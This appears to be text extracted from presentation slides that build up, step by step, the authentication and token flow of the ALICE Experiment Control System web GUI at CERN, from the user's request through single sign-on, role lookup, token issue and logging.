
*"I would like to use detector TST to start a run"*






# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*



# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*



# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI

@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page



# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI

@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page
4. Once authenticated, retrieve user roles from CERN Application Portal



# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI

@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page
4. Once authenticated, retrieve user roles from CERN Application Portal
5. Build an in-memory user profile with its roles and data

# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI

@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page
4. Once authenticated, retrieve user roles from CERN Application Portal
5. Build an in-memory user profile with its roles and data
6. Generate limited time usage token for future requests

# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI

@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page
4. Once authenticated, retrieve user roles from CERN Application Portal
5. Build an in-memory user profile with its roles and data
6. Generate limited time usage token for future requests
7. Redirect user to Control GUI page

# Scenario - ALICE Experiment Control System GUI

*"I would like to use detector TST to start a run"*

Open Control GUI


@aliceo2/web-ui\_server

1. Receive user request
2. Log system access request
3. Redirect user to CERN Single SignIn page
4. Once authenticated, retrieve user roles from CERN Application Portal
5. Build an in-memory user profile with its roles and data
6. Generate limited time usage token for future requests
7. Redirect user to Control GUI page
8. Log transaction



